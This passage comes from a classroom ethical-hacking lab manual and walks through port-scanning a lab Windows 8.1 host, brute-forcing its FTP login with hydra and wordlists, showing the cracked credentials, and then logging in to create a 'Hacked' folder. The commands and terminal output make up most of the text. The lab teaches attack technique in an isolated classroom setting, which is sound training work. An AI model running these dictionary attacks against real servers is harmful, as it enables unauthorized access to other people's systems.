


FIGURE 6.5: Copying Wordlists Folder

8. Go to **Desktop**, click **Places** from the menu bar, and select **Home Folder**.




FIGURE 6.6: Selecting Home Folder

9. Paste the **Wordlists** directory in this location.




FIGURE 6.7: Pasting Wordlists Folder


TASK 3

Perform Nmap Scan

10. Perform an nmap scan on the target machine (Windows 8.1) to check if the FTP port is open.

11. Launch a command line terminal and enter **nmap -p 21 [IP Address of Windows 8.1]**.

Note: In this lab, the IP Address of **Windows 8.1** is **10.0.0.4**. This address might vary in your lab environment.



```
root@root:~# nmap -p 21 10.0.0.4

Starting Nmap 6.46 ( http://nmap.org ) at 2015-04-11 01:29 EDT
Nmap scan report for 10.0.0.4
Host is up (0.00049s latency).
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:15:5D:3C:EE:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@root:~#
```


FIGURE 6.8: Performing Nmap Port Scan

12. Observe that **port 21** is open in **Windows 8.1**.

13. Check if an FTP server is hosted on the Windows 8.1 machine.

14. Enter **ftp [IP Address of Windows 8.1]**. You will be prompted to enter user credentials, which implies that an FTP server is hosted on the machine and requires credentials.

Note: The IP Address of **Windows 8.1** in this lab is **10.0.0.4.** This IP address might vary in your lab environment.




```
root@root:~# ftp 10.0.0.4
Connected to 10.0.0.4.
220 Microsoft FTP Service
Name (10.0.0.4:root):
```

FIGURE 6.9: Test for FTP Server

15. Try to enter random usernames and passwords in an attempt to gain ftp access.

Note: The password you enter will not be visible.



```
root@root:~# ftp 10.0.0.4
Connected to 10.0.0.4.
220 Microsoft FTP Service
Name (10.0.0.4:root): james
331 Password required
Password:
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp>
```

FIGURE 6.10: Test Log In

TASK 4

Perform Dictionary Attack


16. Perform an attack on the FTP server in an attempt to gain access to it.

17. This lab uses hydra.

18. Open a command line terminal.

19. Enter **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 8.1]**.


Note: The IP Address of **Windows 8.1** in this lab is **10.0.0.4**, This IP Address might vary in your lab environment.



```
root@root:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.
txt ftp://10.0.0.4
```

FIGURE 6.11: Attacking the FTP Server


20. Hydra begins to try various combinations of usernames and passwords (present in the Usernames.txt and Passwords.txt files) on the ftp server, and starts displaying the cracked usernames and passwords, as shown in the following screenshot:



```
root@root:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.
txt ftp://10.0.0.4
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-04-11 04:17:24
[DATA] 16 tasks, 1 server, 39950 login tries (l:235/p:170), ~2496 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 10.0.0.4   login: Martin   password: apple
```

FIGURE 6.12: Hydra Cracking User Credentials

21. On completion of password cracking, the cracked credentials appear as shown in the following screenshot:



```
root@root:~# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.
txt ftp://10.0.0.4
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-04-11 04:17:24
[DATA] 16 tasks, 1 server, 39950 login tries (l:235/p:170), ~2496 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 10.0.0.4   login: Martin   password: apple
[21][ftp] host: 10.0.0.4   login: Juggyboy   password: green
[21][ftp] host: 10.0.0.4   login: Jason   password: qwerty
[21][ftp] host: 10.0.0.4   login: Shiela   password: test
[STATUS] 37710.00 tries/min, 37710 tries in 00:01h, 2240 todo in 00:01h, 16 activ
e
1 of 1 target successfully completed, 4 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-04-11 04:18:27
root@root:~# 
```

FIGURE 6.13: User Credentials Cracked Successfully

22. Try to log in to the ftp server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.


TASK 5

Access the FTP Server Remotely

23. Open a command line terminal and enter **ftp [IP Address of Windows 8.1]**.

24. Enter Martin's user credentials (**Martin** / **apple**) to check whether you can successfully log in to the server.

25. On entering the credentials, you will be able to successfully log in to the server. An ftp terminal appears as shown in the following screenshot:




```
root@root:~# ftp 10.0.0.4
Connected to 10.0.0.4.
220 Microsoft FTP Service
Name (10.0.0.4:root): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

FIGURE 6.14: Logging in to FTP Server

26. Remotely access the FTP server hosted on the Windows 8.1 machine.

27. Enter **mkdir Hacked** to create a directory named **Hacked** through the ftp terminal.



```
root@root:~# ftp 10.0.0.4
Connected to 10.0.0.4.
220 Microsoft FTP Service
Name (10.0.0.4:root): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```

FIGURE 6.15: Creating a Directory

28. Switch to the Windows 8.1 virtual machine and navigate to C:\FTP.

29. View the directory named Hacked, as shown in the following screenshot:





FIGURE 6.16: Viewing the Created Directory in Windows 8.1

30. You have successfully gained remote access to the FTP server by obtaining the credentials.

31. Switch back to the Kali Linux virtual machine.


32. Enter **help** to view all the other commands which you can use through the FTP terminal.



```
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp>
```

FIGURE 6.17: Viewing the Other FTP Commands

33. On completing the lab, enter **quit** to exit the FTP terminal.



```
ftp> quit
221 Goodbye.
root@root:~#
```

FIGURE 6.18: Exiting the FTP Shell

34. You have gained remote access to FTP server.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs